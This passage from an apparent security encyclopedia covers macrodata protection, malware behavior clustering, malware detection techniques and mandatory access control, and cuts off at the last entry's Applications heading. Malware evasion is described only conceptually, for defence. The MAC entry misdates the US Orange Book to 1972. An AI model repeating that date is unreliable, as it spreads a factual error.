12. FIPS 180-1 (1995) Secure hash standard. NIST, US Department of Commerce, Washington, DC
13. FIPS 198 (2002) The keyed-hash message authentication code (HMAC). NIST, US Department of Commerce, Washington, DC
14. Gligor V, Donescu P (2002) Fast encryption and authentication: XCBC encryption and ECB authentication modes. In: Matsui M (ed) Fast software encryption. Lecture notes in computer science, vol 2355. Springer, Berlin, pp 92–108
15. Handschuh H, Paillier P (2000) Reducing the collision probability of alleged Comp128. In: Quisquater J-J, Schneier B (eds) Smart card research and applications. Lecture notes in computer science, vol 1820. Springer, Berlin, pp 380–385
16. ISO 8731 (1992) Banking – approved algorithms for message authentication, Part 1: DEA, 1987, Part 2: message authentication algorithm (MAA). ISO, Geneva
17. ISO/IEC 9797 (2002) Information technology – security techniques – message authentication codes (MACs). Part 1: mechanisms using a block cipher, 1999. Part 2: mechanisms using a dedicated hash-function, 2002. Standards South Africa, Pretoria
18. Iwata T, Kurosawa K (2003) OMAC: one key CBC MAC. In: Johansson T (ed) Fast software encryption. Lecture notes in computer science, vol 2887. Springer, Berlin, pp 129–153
19. Jaulmes E, Joux A, Valette F (2002) On the security of randomized CBC-MAC beyond the birthday paradox limit: a new construction. In: Daemen J, Rijmen V (eds) Fast software encryption. Lecture notes in computer science, vol 2365. Springer, Berlin, pp 237–251
20. Knudsen L (1997) Chosen-text attack on CBC-MAC. Electron Lett 33(1):48–49
21. Knudsen L, Preneel B (1998) MacDES: MAC algorithm based on DES. Electron Lett 34(9):871–873
22. Metzger P, Simpson W (1995) IP authentication using keyed MD5. Internet Request for Comments 1828
23. NIST Special Publication 800-38B (2002) Draft recommendation for block cipher modes of operation: the RMAC authentication mode
24. Petrank E, Rackoff C (2000) CBC MAC for real-time data sources. J Cryptol 13(3):315–338
25. Preneel B, Bosselaers A, Govaerts R, Vandewalle J (1990) Cryptanalysis of a fast cryptographic checksum algorithm. Comput Secur 9(3):257–262
26. Preneel B, Rijmen V, van Oorschot PC (1997) A security analysis of the message authenticator algorithm (MAA). Eur Trans Telecommun 8(5):455–470
27. Preneel B, van Oorschot PC (1995) MDx-MAC and building fast MACs from hash functions. In: Coppersmith D (ed) Advances in cryptology – CRYPTO'95. Lecture notes in computer science, vol 963. Springer, Berlin, pp 1–14
28. Preneel B, van Oorschot PC (1996) On the security of two MAC algorithms. In: Maurer U (ed) Advances in cryptology – EUROCRYPT'96. Lecture notes in computer science, vol 1070. Springer, Berlin, pp 19–32
29. Preneel B, van Oorschot PC (1999) On the security of iterated message authentication codes. IEEE Trans Info Theory IT-45(1):188–199
30. RIPE (1995) Integrity primitives for secure information systems. In: Bosselaers A, Preneel B (eds) Final report of RACE integrity primitives evaluation (RIPE-RACE1040). Lecture notes in computer science, vol 1007. Springer, Berlin
31. Simmons GJ (1991) How to insure that data acquired to verify treaty compliance are trustworthy. In: Simmons GJ (ed) Contemporary cryptology: the science of information integrity. IEEE Press, Piscataway, pp 615–630

Machine Readable Travel Document Security

►Passport Security

Macrodata Disclosure Limitation

►Macrodata Protection

Macrodata Disclosure Protection

►Macrodata Protection

Macrodata Protection

Sara Foresti
Dipartimento di Tecnologie dell'Informazione (DTI), Università degli Studi di Milano, Crema (CR), Italy

Synonyms

Macrodata disclosure limitation; Macrodata disclosure protection

Related Concepts

►Microdata Protection

Definition

Macrodata protection techniques protect the confidentiality of sensitive information when releasing aggregated values.

Background

Governmental, public, and private organizations are more and more frequently required to make data available for external release in a secure way. Indeed, if on the one hand there is a need to disseminate some data, there is on the other hand an equally strong need to protect those data that, for various reasons, should not be disclosed. Traditionally, data collected from surveys are released in tabular form (*macrodata*). Macrodata are aggregate information (statistics) on users or organizations usually presented as two-dimensional tables. Many techniques have been developed for protecting data released publicly or semi-publicly from improper disclosure. These techniques depend on the method in which such data are released. Macrodata protection techniques are specifically targeted to meeting the protection needs of macrodata and are typically based on the selective obfuscation of sensitive cells.

Theory

Macrodata represent estimated values of *statistical characteristics* concerning a given population. A statistical characteristic is a measure that summarizes the values of one or more *properties/attributes* (*variables*, in statistical terminology) of *respondents* (i.e., individuals to whom data refer). An example of a statistical characteristic can be the average age of people living in each continent. Macrodata can be represented as tables, where each cell of the table is the aggregate value of a quantity over the considered properties.

Macrodata tables can be classified into the following three groups (types of tables).

a

Number of respondents with a disease					
	Hypertension	**Obesity**	**Chest Pain**	**Short Breath**	**Total**
M	1	2	2	1	6
F	1	2	0	2	5
Total	2	4	2	3	11

b

Percentage of respondents with a disease					
	Hypertension	**Obesity**	**Chest Pain**	**Short Breath**	**Total**
M	9.1	18.2	18.2	9.1	54.6
F	9.1	18.2	0	18.2	45.4
Total	18.2	36.4	18.2	27.2	100

c

Average number of days spent in the hospital by respondents with a disease					
	Hypertension	**Obesity**	**Chest Pain**	**Short Breath**	**Total**
M	2	8.5	23.5	3	37
F	3	30.5	0	5	38.5
Total	5	39	23.5	8	75.5

Macrodata Protection. Fig. 1 An example of count (**a**), frequency (**b**), and magnitude (**c**) macrodata tables

- *Count tables.* Each cell of the table contains the *number of respondents* that have the same value over all attributes of analysis associated with the table. For instance, the table in Fig. 1a contains the number of males and females for each given disease.
- *Frequency tables.* Each cell of the table contains the *percentage of respondents*, evaluated over the total population, that have the same value over all the attributes of analysis associated with the table. For instance, the macrodata table in Fig. 1b contains the percentage of males and females for each given disease.
- *Magnitude tables.* Each cell of the table contains *an aggregate value of a quantity of interest* over all attributes of analysis associated with the table. For instance, the macrodata table in Fig. 1c contains the average number of days that males and females have spent in the hospital for each given disease.

Several macrodata protection techniques have been developed to guarantee the *confidentiality* of the data, that is, the assurance that information about individual respondents cannot be derived (or approximated) from the released macrodata. Typically, macrodata protection techniques work in two steps: (1) they first *discover sensitive cells*, that is, cells that can be easily associated with a specific respondent, and then (2) *protect* these cells.

Discovering Sensitive Cells

The strategies for discovering sensitive cells vary depending on the type of macrodata (count and frequency tables

versus magnitude tables). For count and frequency tables, the most important strategy used to detect sensitive cells is the *threshold rule*, according to which a cell is sensitive if the number of respondents is less than a given threshold [1]. As an example, consider the macrodata table Fig. 1a and suppose that the threshold is 2. The first cell and the last cell in the first tuple, and the first cell and the third cell in the second tuple are sensitive because their value is below the given threshold.

For magnitude macrodata, there are many rules that can be used to detect sensitive cells [1]. For instance, the *(n,k)-rule* states that a cell is sensitive if less than n respondents contribute to more than k% of the total cell value. As an example, consider the macrodata table in Fig. 1c and suppose to apply the (1, 50)-rule. A cell is sensitive if one respondent contributes to more than 50% of its value. The first cell and the last cell in the first tuple as well as the first cell in the second tuple are sensitive since, as visible in the associated table in Fig. 1a, there is only one male and one female with hypertension and one male with short breath and therefore their contribution to these cells is 100%. Other similar rules are the *p-percent* rule and the *pq-rule*. The *p-percent* rule states that a cell is sensitive if the total value t of the cell, minus the sum of the largest reported value v_1 and the second largest reported value v_2, is less than $(p/100)\cdot v_1$. Intuitively, this rule means that a user can closely estimate the reported value of some respondents. In the *pq-rule*, q represents how closely respondents can estimate another respondent's value ($p < q < 100$).

Protecting Sensitive Cells

Sensitive cells can be protected by applying several strategies, such as *cell suppression*, *rounding*, *roll up categories*, *sampling*, *controlled tabular adjustment function* (CTA), and *confidential edit* [1]. Cell suppression consists in protecting sensitive cells by removing their values. These suppressions are called *primary suppressions*. However, if the marginal totals of the table are published, it may be possible to determine the value of the suppressed cell or restrict the interval of possible values. If the size of such an interval is small, the suppressed cell can be estimated rather precisely. To avoid such inferences, additional cells may need to be suppressed (*secondary suppression*) to guarantee that the intervals are sufficiently large. Linear programming techniques have been proposed to minimize the total number of cells to be suppressed. Such techniques are suitable for small tables, although they are usually not applicable to more complex structures. *Rounding* consists in choosing a base number and in modifying the original value of sensitive cells by rounding it up or down to a near multiple of the base number. *Roll up* categories reduces the size of the table: instead of releasing a table with N tuples and M columns, a less detailed table (e.g., a table with $N-1$ tuples and $M-1$ columns) is released. *Sampling* means that the table is obtained with a sample survey rather than a census. The *CTA* technique is based on the selective adjustment of cell values. In other words, the value of sensitive cells is replaced by a safe value, that is, a value that is not sensitive w.r.t. the rule chosen to detect sensitive cells, and then a linear programming technique is used to adjust the values of the nonsensitive cells, such that the sum of the values in each column/row in the table coincides with the marginal total of the column/row. *Confidential edit* modifies the original data used to compute aggregate values and recomputes the macrodata table on the obtained collection of data. This techniques selects a sample of the records in the dataset, finds a match for the selected records (i.e., a set of records with the same values on a specific set of attributes) in other geographical regions, and swaps the attributes of the matching records.

Applications

Macrodata protection techniques can be applied whenever aggregate information, computed starting from collected data, containing some sensitive information, is released. As an example, consider the case of a hospital releasing the number of patients aggregated by their disease and city where they live. When releasing statistics over the hospital activity, the hospital must guarantee that possible sensitive information, such as the association between individual patients and their illnesses, is not released. As another example, statistical agencies, when releasing aggregated financial data, may require a sanitization process to protect information considered sensitive, such as the correlation between individuals and their financial status.

Recommended Reading

1. Federal Committee on Statistical Methodology (1994) Report on statistical disclosure limitation methodology. Statistical policy Working Paper 22, Washington, DC, May 1994

Maliciously Modified Set of Administrative Tools

►Rootkits

Malware

►Spyware

Malware Behavior Clustering

Engin Kirda
Institut Eurecom, Sophia Antipolis, France

Related Concepts

►Behavioral-based Detection; ►Dynamic Analysis; ►Intrusion Detection; ►Malware Analysis; ►Malware Classification; ►Malware Detection; ►Malware Removal

Definition

One of the major threats on the Internet today is malicious software, often referred to as malware. Malware comes in a wide range of forms and variations, such as viruses, worms, botnets, rootkits, Trojan horses, and denial-of-service tools. To spread, malware exploits software vulnerabilities in browsers and operating systems, or uses social engineering techniques to trick users into running the malicious code. An anti-malware company typically receives thousands of new malware samples every day. These samples are submitted by users who have found suspicious code on their systems, by other anti-malware companies that share their samples, and by organizations that collect malware. The ability to automatically and effectively cluster analyzed malware samples into families with similar behavioral characteristics is referred to as *Malware Behavioral Clustering*.

Theory

Because of the growing need for automated techniques to examine malware, dynamic malware analysis tools such as CWSandbox, Norman Sandbox, and ANUBIS have increased in popularity. These systems execute the malware sample in a controlled environment and monitor its actions. Based on the execution traces, reports are generated that aim to support an analyst in reaching a conclusion about the type and severity of the threat imposed by a malware sample.

For example, when observing a sample that modifies the autorun registry entry and opens a connection to a notorious IRC server (which is often used for botnet command and control), the analyst can quickly conclude that the sample is an IRC bot. Even when the analyst is not able to reach a detailed conclusion about a sample, the automated analysis is beneficial to help separate interesting samples from those that are less relevant.

While automating the analysis of the behavior of a single malware sample is a first step, it is not sufficient. This is because the analyst is now facing thousands of reports every day that need to be examined. Thus, there is a need to prioritize these reports and guide an analyst in the selection of those samples that require most attention. One approach to process reports is to cluster them into sets of malware that exhibit similar behavior. The ability to automatically and effectively cluster analyzed malware samples into families with similar characteristics is beneficial for the following reasons: First, every time a new malware sample is found in the wild, an analyst can quickly determine whether it is a new malware instance or a variant of a well-known family. Moreover, given sets of malware samples that belong to different malware families, it becomes significantly easier to derive generalized signatures, implement removal procedures, and create new mitigation strategies that work for a whole class of programs.

The recent advances in the field of automated malware analysis (e.g., [1–3]) have created a rising interest in the automatic grouping of the analysis results (and reports) that are created. For this purpose, researchers have proposed supervised as well as unsupervised machine learning techniques. Because it is crucial that these techniques can process a large number of samples, their scalability is one of the decisive properties.

At the core of every system that aims to find malware families is the notion of similarity. Therefore, these systems need to solve two problems. First, they need to find a suitable representation of a malware sample. Second, based on these representations, they need to compute a distance between two samples. In the literature, content-based and behavior-based comparison approaches have been proposed.

Content-Based Analysis. The first attempts to cluster malware samples were based on static analysis of the malware samples. For example, in [4], the author proposes an automated virus classification system that works by first disassembling the binaries, and subsequently, comparing their basic code blocks. Other researchers have proposed to represent a malware program as a hex-dump of its code segment, building a classification system on top of this (e.g.,[5]). In [6], Dullien and Rolles propose a system for comparing executables based on their control flow graph.

All content-based analysis approaches share the problem that they need to disassemble the binary. This is often difficult or even impossible, given that malware is frequently obfuscated and packed. Also, it is possible to write semantically equivalent programs that have large difference in their code. Thus, it is possible for malware authors to thwart content-based similarity calculations.

Behavior-Based Analysis. In 2008, Holz et al. [7] presented a system that classifies unknown malware samples

based on their behavior. A significant limitation is that the system requires supervised learning, using a virus scanner for labeling the training set. Lee et al. developed a system for classifying malware samples that relies on system calls for comparing executables [8]. The scalability of the technique is limited; the system required several hours to cluster a set of several hundred samples. Also, the tight focus on system calls implies that the collected profiles do not abstract the observed behavior.

Bailey et al. [9] have proposed a system that abstracts from system call traces and clusters samples that exhibit similar behavior.

Leita et al. [10] suggest classifying malware based on the epsilon-gamma-pi-mu model. In this model, additional information on how the malware is originally installed on the target system is considered for classification. This can include information on the exploit and exploit payload used to install the malware dropper, and on the way the dropper in turn downloads and installs the malware.

In [11], Bayer et al. proposed an approach for clustering large collections of malware samples. The goal is to find a partitioning of a given set of malicious programs so that subsets exhibit similar behavior. The system begins by analyzing each sample in a dynamic analysis environment that has been enhanced with taint tracking and additional network analysis. Then, behavioral profiles are extracted by abstracting system calls, their dependences, and the network activities to a generalized representation consisting of OS objects and OS operations. These profiles serve as the input to the clustering algorithm, which requires less than a quadratic amount of distance computations. This is important to handle large data sets that are commonly encountered in the real world.

Recommended Reading

1. Brumley D, Hartwig C, Liang Z, Newsome J, Poosankam P, Song D, Yin H (2007) Automatically identifying trigger-based behavior in Malware. In: Lee W et al. (eds) Botnet analysis and defense
2. Egele M, Kruegel C, Kirda E, Yin H, Song D (2007) Dynamic spyware analysis. In: USENIX annual technical conference, Santa Clara, 2007
3. Moser A, Kruegel C, Kirda E (2007) Exploring multiple execution paths for malware analysis. In: IEEE symposium on security and privacy, Berkeley, 2007
4. Gheorghescu M (2005) An automated virus classification system. In: Virus bulletin conference, Dublin, 2005
5. Kolter JZ, Maloof MA (2006) Learning to detect and classify malicious executables in the wild. J Mach Learn Res 7:2721–2744
6. Dullien T, Rolles R (2005) Graph-based comparison of executable objects. In: Symposium sur la Sécurité des Technologies de l'Information et des Communications (SSTIC), Rennes, 2005
7. Holz T, Willems C, Rieck K, Duessel P, Laskov P (2008) Learning and classification of malware behavior. In: Fifth conference on detection of intrusions and malware and vulnerability assessment (DIMVA 08), Paris, 2008
8. Lee T, Mody JJ (2006) Behavioral classification. In: EICAR conference, Hamburg, 2006
9. Bailey M, Oberheide J, Andersen J, Mao ZM, Jahanian F, Nazario J (2007) Automated classification and analysis of internet malware. In: 10th international symposium on recent advances in intrusion detection (RAID'07), Gold Coast, 2007
10. Leita C, Dacier M (2008) SGNET: a worldwide deployable framework to support the analysis of malware threat models. In: European dependable computing conference, Kaunas, 2008
11. Bayer U, Milani P, Hlauschek C, Kruegel C, Kirda E (2009) Scalable, behavior-based malware clustering. In: 16th annual network and distributed system security symposium (NDSS 2009), San Diego, 2009

Malware Detection

Stefan Katzenbeisser[1], Johannes Kinder[2], Helmut Veith[3]

[1]Security Engineering Group, Technische Universität Darmstadt, Darmstadt, Germany

[2]Formal Methods in Systems Engineering, Technische Universität Darmstadt, Darmstadt, Germany

[3]Institute of Information Systems, Technische Universität Wien, Wien, Austria

Synonyms

Antivirus; Virus scanner

Related Concepts

►Dynamic Analysis; ►Intrusion Detection; ►Static Analysis

Definition

Malware is malicious software that was intentionally developed to infiltrate or damage a computer system without consent of the owner. This includes, among others, viruses, worms, and Trojan horses. Malware detection refers to the process of detecting the presence of malware on a host system or of distinguishing whether a specific program is malicious or benign.

Background

Malware is one of the most serious security threats and spreads autonomously through vulnerabilities or carelessness of users. In order to protect a computer from infection or remove malware from a compromised computer system, it is essential to accurately detect malware. As a

consequence of Rice's Theorem (and shown by Cohen for the case of computer viruses [1]), determining whether a given program contains malicious functionality is generally undecidable. Thus, malware detection focuses on practical methods that reliably and efficiently detect certain classes of malware. Besides theoretical limitations, malware detection faces two main practical challenges: An ever increasing development and distribution speed of malware, and sophisticated methods for evading detection such as poly- and metamorphism.

Rapid Releases of Malware Variants

The Internet has decreased the development time and increased the distribution speed of new malware by several orders of magnitude. While early computer viruses and worms were often developed for the thrill of vandalism by adolescent computer enthusiasts, the new millennium has seen an increase in professional malware authors who command vast *botnets* of infected computers in order to harvest sensitive data or perform distributed denial of service attacks. This development has spurred the rapid release of modified and improved malware variants in short succession. The time it takes from the release of a new malware until it can be reliably detected by common antivirus tools, the *window of vulnerability*, is often enough to infect a large number of computer systems despite antivirus protection. One of the declared goals of research in malware detection is thus to shorten or eliminate this window of vulnerability.

Poly- and Metamorphic Malware

Polymorphic and metamorphic malware is particularly difficult to detect [2]. *Polymorphic malware* encrypts its malicious executable code (the *virus body*) and attaches a small decryption engine, which decrypts the code only at runtime. Whenever the malware creates copies of itself, it generates a fresh key and re-encrypts its executable body with the new key. Furthermore, it obfuscates the decryption engine, which cannot be encrypted itself, by inserting no-operation instructions or reordering the control flow without altering its semantics. Each malware instance is thus syntactically different on disk, but at runtime decrypted into the same original virus body. A trivial but widely used special case of polymorphism is the use of *executable packers*, tools that compress and/or encrypt an executable file with a static key. By choosing different keys or adding another layer of packing around an already packed file, malware authors can manually create syntactically different instances of the same malware.

Metamorphic malware achieves syntactically different instances both on disk and at runtime by completely rewriting itself upon distribution into a functionally equivalent program. The malware parses its own code, randomly applies code transformations that do not change the program semantics (obfuscations), and writes the transformed code into a new executable.

Theory and Applications

Techniques for malware detection are widely deployed in commercial anti-virus products installed on end-user clients. Anti-virus software typically includes a background service that scans files on access, and an on-demand scanner, which is invoked in regular intervals. Speed is critical for these end-user products, since a lengthy analysis of an executable on access delays the startup of programs and impairs the overall responsiveness of the computer system. Other malware detectors are implemented as part of intrusion detection systems that monitor activity on the network or on a specific host. Computationally expensive malware detection methods can be used on dedicated systems for malware analysis and forensics, e.g., within anti-virus research labs or as part of a security audit [3, 4].

Signature Matching

The fastest and most common detection method is the use of static malware signatures. In the most simple form, they are binary sequences of code or data that appear in a particular malware instance. Other forms of static malware signatures are hash values of code blocks starting at a given offset in an executable, or binary sequences including wildcards to allow some syntactic variation. Signatures have to be generated from sufficiently long code sequences to minimize false positives (i.e., false detections of malware in benign programs). To detect a certain malware instance, anti-virus software simply checks for the presence of its signature in a given program (*scanning*). Commercial anti-virus products maintain large databases of these signatures, and scan every file for all signatures of viruses and worms they know of. These databases constantly have to be kept up to date and steadily increase in size due to the emergence of new malware. Furthermore, a growing size of the signature database implies an increased chance of false positives. Signature matching therefore reaches its limits in the light of rapidly rising numbers of malware and the inherent window of vulnerability between emergence of a new malware and the next signature release.

Polymorphic malware is difficult to detect through signature matching, since the syntactic image on disk changes with each replicated instance. For simple polymorphic malware whose decryption routine does not vary significantly between malware instances, signatures for the

decryption routine can be generated. Once the polymorphic malware is run (e.g., as part of *dynamic analysis*, see below) and has decrypted the virus body, signature matching can be applied to detect the malware in memory.

Metamorphic malware, on the other hand, completely eludes classic signature matching. A carefully written metamorphic engine generates enough entropy such that no sufficiently long common sequence of instructions is shared between different instances of the same malware. However, a sloppy implementation of the metamorphic engine by the malware author can introduce commonalities into all instances, such as fixed opcodes with only varying registers. Such weaknesses in the obfuscation scheme can be exploited by scanning for wildcard signatures. In general, however, more advanced detection methods are required.

Research on malware detection thus focuses on approaches for *proactive detection*: Malware that is sufficiently similar in structure or behavior to malware found and analyzed in the past should be detected without requiring new syntactic signatures. Most vendors of antivirus software implement a form of proactive detection by augmenting their signature-based detection scheme with *heuristics*. They search for several indicators of malicious code, such as the presence of certain system calls or anomalies in the file header, assign scores to each indicator, and classify an executable as malicious if its total score exceeds a certain threshold. Another strategy to detect multiple variants of the same malware as well as polymorphic and metamorphic malware is *malware normalization*, which attempts to transform obfuscated binary code into a canonical form that can be matched against traditional static signature databases [5, 6].

Besides augmenting existing signature-based detection methods, there are two general approaches to detect rapidly changing malware: *Static analysis* classifies the potential behavior of a program as malicious or benign without executing it; *dynamic analysis* runs an executable for a certain time in an appropriately protected virtual environment and monitors its behavior at runtime.

Static Analysis

Malware detection by static analysis relies on approximating (abstracting) the semantics of a piece of code, and determining whether it may perform malicious actions. By doing this, static analysis explores *all* possible execution paths of the program. The fundamental difference to static signature matching is that it operates on the semantics, i.e., the potential behavior of malicious code, instead of its syntactic representation. To this end, semantic malware signatures specify "malicious behavior" in an appropriate language. This allows to detect variants of the same malware with a single semantic signature (and thus eliminate the window of vulnerability), as long as they contain the same core malicious behavior. Furthermore, since common transformations applied by metamorphic malware do not change the program semantics, semantic malware signatures should be robust against metamorphism.

However, implementation of a practical malware detector based on static analysis is challenging. An analysis powerful enough to directly handle self-modifying code as in packed or polymorphic malware is considered prohibitively expensive. Existing approaches thus usually focus on analyzing the unencrypted virus body and make use of separate tools to obtain it [7–9]. Several steps have to be performed: First, for polymorphic code, the original virus body has to be exposed either by static decryption or dynamic analysis. The resulting binary is passed to a disassembler, which converts binary machine code into assembly instructions and provides a control flow graph to the static analysis component.

Note that in order to reliably detect malware, all these steps must be correctly performed. This yields several practical problems, which can be exploited by malware authors to evade static detection. The preparation step to expose the virus body must succeed. For well-known packers or simple encryption schemes, unpacking is an easy and automatic process. More intricate polymorphic schemes, however, require the use of emulation techniques from dynamic analysis. Once the code is available, further processing of the code faces the classic disassembly problem, complicated by the fact that malware is often deliberately obfuscated.

Several approaches to static analysis–based malware detection with different abstractions of behavior and specification mechanisms have been proposed. Very coarse abstractions of executable code only consider system calls; specifications for malicious code then describe system call sequences known to be characteristic to malware. Finer-grained abstractions analyze the control flow graph on the level of individual machine instructions. On this level, it is possible to directly specify patterns of instructions and relations between their operands. Among other patterns, this allows to detect possible data flow between return values and parameters of system calls [7, 8] and yields more fine-grained malware specifications.

Dynamic Analysis

Malware detection based on dynamic analysis monitors the behavior of potentially malicious processes at runtime

and inspects their interactions with the system for suspicious activity. The processes can either be observed live while running on a real system [10] (as in *Host-Based Intrusion Detection Systems*) or in an isolated virtual machine or sandbox. Detection engines implemented in on-demand scanners of commercial anti-virus products make use of relatively lightweight *sandboxes*, which provide a partial environment (e.g., function stubs for system calls) and emulate the executable for a short amount of time [11]. Although fast, the sandbox can only give a rough estimate of the actions the program would perform when run freely on a system. For detection of polymorphic malware, lightweight sandboxes have proven extremely effective, since only the initial decryption routine needs to be emulated for the original virus body to appear in the sandbox memory. Once the virus body is plainly visible in the sandbox, classic signature matching can be used for detection. For detecting malicious activity of unknown malware, a sandbox can also be used to record traces of system calls, which are then matched against known malware behavior.

Virtual machines emulate a full system including processor and devices, and host a full operating system installation [12]. Their advantage is that executables will usually exhibit the same behavior as on a real system, since all system state is correctly emulated and no system calls are abstracted by stubs.

Dynamic analysis is robust against polymorphic and metamorphic malware, including low-level obfuscations that can thwart disassembly and thus static detection, but it faces specific challenges of its own. Malware can attempt to detect whether it is run within a sandbox or virtual machine or actively attack the emulator. Several anti-emulation techniques exist, which check for certain low-level processor features (e.g., undocumented instructions) or timings. Once an executable has determined that it is being emulated, it can terminate execution without performing any malicious actions.

Another limitation of purely dynamic approaches to malware detection is their only partial observation of the program behavior. Only a single execution is observed for a limited time; if malicious activity is triggered randomly or only under certain conditions, the emulator might not witness the malicious behavior and falsely consider the executable benign. Some file-infecting viruses specifically target this weakness by hooking their malicious code into the exit routines of a program, or placing it randomly inside benign procedures (Entry Point Obfuscation).

The chance of missing malicious behavior that depends on certain conditions can be reduced by using methods from dynamic test case generation that combine features from static and dynamic analysis [13]. While monitoring the program execution, an emulator also executes the program symbolically to relate program inputs (e.g., return values of some system calls) to branch conditions. In successive runs of the executable, the inputs are then modified to drive execution into different branches. This way, the coverage of dynamic analysis can be increased.

Recommended Reading

1. Cohen F (1987) Computer viruses: theory and experiments. Comput Secur 6(1):22–35
2. Ször P, Ferrie P (2001) Hunting for metamorphic. In: Proceedings of 2001 Virus Bulletin Conference, Virus Bulletin, pp 123–144
3. Christodorescu M, Jha S, Maughan D, Song, Wang C (eds) Advances in information security. Malware detection, vol 27. Springer, New York, p 311
4. Ször P (2005) The art of computer virus research and defense. Addison Wesley, Upper Saddle River, p 713
5. Christodorescu M, Jha S, Kinder J, Katzenbeisser S, Veith H (2007) Software transformations to improve malware detection. J Comput Virol 3(4):253–265
6. Lakhotia A, Mohammed M (2004) Imposing order on program statements to assist anti-virus scanners. In: 11th Working Conference on Reverse Engineering Proceedings (WCRE 2004), Delft, 8–12 November 2004. IEEE Computer Society Press, Los Alamitos, pp 161–170
7. Preda MD, Christodorescu M, Jha S, Debray SK (2007) A semantics based approach to malware detection. In: Conference record of POPL 2007: the 34th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages, French Riviera, 17–19 January 2007. ACM Press, New York, pp 377–388
8. Kinder J, Katzenbeisser S, Schallhart C, Veith H (2010) Proactive detection of computer worms using model checking. IEEE Trans Depend Secure Comput 7(4):424–438
9. Kolbitsch C, Comparetti PM, Kruegel C, Kirda E, Zhou X, Wang X (2009) Effective and efficient malware detection at the end host. In: Proceedings of the 18th Usenix Security Symposium (USENIX'09), Montreal, 10–14 August 2009. USENIX Association, Berkeley
10. Holz T, Freiling F, Willems C (2007) Toward automated dynamic malware analysis using CWSandbox. In: SP'07: Proceedings of the 2007 IEEE Symposium on Security and Privacy, Berkeley, 20–23 May 2007. IEEE Computer Society Press, Los Alamitos, pp 32–39
11. Natvig K (2002) Sandbox II: Internet. In: Proceedings of 2002 Virus Bulletin Conference, Virus Bulletin
12. Bayer U, Moser A, Krügel C, Kirda E (2006) Dynamic analysis of malicious code. J Comput Virol 2(1):67–77
13. Moser A, Kruegel C, Kirda E (2007) Exploring multiple execution paths for malware analysis. In: SP'07: Proceedings of the 2007 IEEE Symposium on Security and Privacy, Berkeley, 20–23 May 2007. IEEE Computer Society Press, Los Alamitos, pp 231–245

Mandatory Access Control

Shambhu Upadhyaya
Department of Computer Science and Engineering, University at Buffalo The State University of New York, Buffalo, NY, USA

Synonyms

Rule-based access control

Related Concepts

►Access Control from an OS Security Perspective; ►Access Control Policies, Models, and Mechanisms; ►Access Control Lists; ►Bell-LaPadula Confidentiality Model; ►Mandatory Access Control; ►Mandatory Access Control; ►Reference Monitor; ►Role-based; ►Trusted Operating System

Definition

Mandatory access control (MAC) is a security policy that encapsulates confidentiality of an object in the realm of computer security. This policy goes beyond the control of the owner of an object and is defined as a control policy set up by a central authority who can determine what information can be accessed by whom [1]. This is in contrast with discretionary access control (DAC) where the owner is empowered with the setting of access control on an object. More formally, MAC is a "means of restricting access to objects based on the sensitivity (as represented by a security label) of the information contained in the objects and the formal authorization (i.e., clearance, formal access approvals, and need-to-know) of subjects to access information of such sensitivity" [2].

Background

In an operating system, there are primarily three entities, namely, users, subjects, and objects. A user corresponds to a user account, a subject is a process or program in execution and an object represents a key resource such as files or sockets. When a process issues a request to access a file, certain restrictions are applied according to some well-defined control policies. Discretionary access control (DAC) and mandatory access control (MAC) policies provide the basic protection to system resources and user data. The Trusted Computer System Evaluation Criteria (TCSEC) [3], commonly referred to as the US *Orange Book* or the Department of Defense (DoD) directive 5200.28, developed the MAC policy out of the need to protect classified information in the military. MAC is closely related to the multilevel security (MLS) notion [2] built around the Bell–La Padula confidentiality model [4], which gives a formal description of secure information flow across multiple levels of classification in a military system.

Some of the early implementations of MAC are Honeywell's SCOMP [5], Boeing's MLS LAN [6], and NSA's Blacker [7] which are based on the MLS notion. The US *Orange Book*, published in 1972 and subsequently revised, has been promoting strong security measures for all defense computer systems resulting in several MAC implementations such as the USAF SACDIN [8], Novell's AppArmor [9], and NSA's SELinux [10]. With the growing use of computers, wireless networks, and mobile use, there are efforts that have departed from the original MLS notion to develop models that meet the advanced requirements. The location-based MAC [11] and dynamic MAC [12] are some examples. Though powerful, the traditional MAC implementations have been viewed as complex and difficult to configure for end users. A noteworthy development in this regard is the usable MAC model, namely, the usable mandatory integrity protection (UMIP) model [13].

Theory

The theory of MAC is drawn from the Bell–La Padula model [4]. While MAC is described by many authors, a simplistic description provided by Bishop [14] and Ray and Kumar [11] is adopted here. The Bell–La Padula model is defined in terms of a security structure $(\mathbf{L}, \leq)$ where $\mathbf{L}$ represents the set of security levels, and $\leq$ is a partial ordering relation defined on these levels. The partial ordering relation is one that is transitive and antisymmetric. Under this relation, $L_i \leq L_j$ signifies that security level L_i is dominated by security level L_j. Here, element L_i is said to be dominated and element L_j is dominating. Two elements L_i and L_j are not comparable if neither $L_i \leq L_j$ nor $L_j \leq L_i$.

MAC being a security model of an operating system, the main entities this model works on are users, subjects, and objects as described earlier. A user is someone who has a legitimate user account in the system. Each object is associated with a security classification which is also called the clearance level. A user can log in at any security level that is determined by the security clearance of the user. Each user is associated with one or more subjects. Subjects are generally processes that are generated by a user who is logged in at a specific security level.

The mandatory access control policies in the Bell–La Padula model are specified in terms of subjects and objects and the security levels of these subjects and objects [11, 14]. Assuming that function L maps an entity to its security level, the policies for reading and writing objects are given by the Simple Security and Restricted-* Properties. Ray

and Kumar [11] use the Restricted-* properties instead of the conventional *-property [14] for reasons of integrity. The Simple Security Property and the Restricted-* Property are defined below [11].

- *Simple Security Property*: A subject S is allowed to read object O only if the security level of the subject L(S) dominates the security level of the object L(O), that is, $L(O) \leq L(S)$.
- *Restricted-* Property*: A subject S is allowed to write to an object O only if the security level of the object *L*(O) equals the security level of the subject L(S), that is, $L(O) = L(S)$.

Systems that use MAC have to assign proper security labels to subjects and objects when they are created. Bishop [14] discusses an example of assigning and using MAC labels for the Data General B2 Unix system that provides mandatory access controls. When a process is generated in a system, it is assigned the MAC label of its parent. Objects are assigned labels upon their creation and are stored as parts of the object's attributes. An object can be associated with more than one region called a compartment. The highest region is dedicated for sensitive information such as logs and MAC label definitions and is not accessible for users. Reading up and writing up are not allowed and hence the users cannot modify data in the highest region. If data needs to be sent to user processes with MAC labels in lower user regions, it has to be sanitized.

Applications

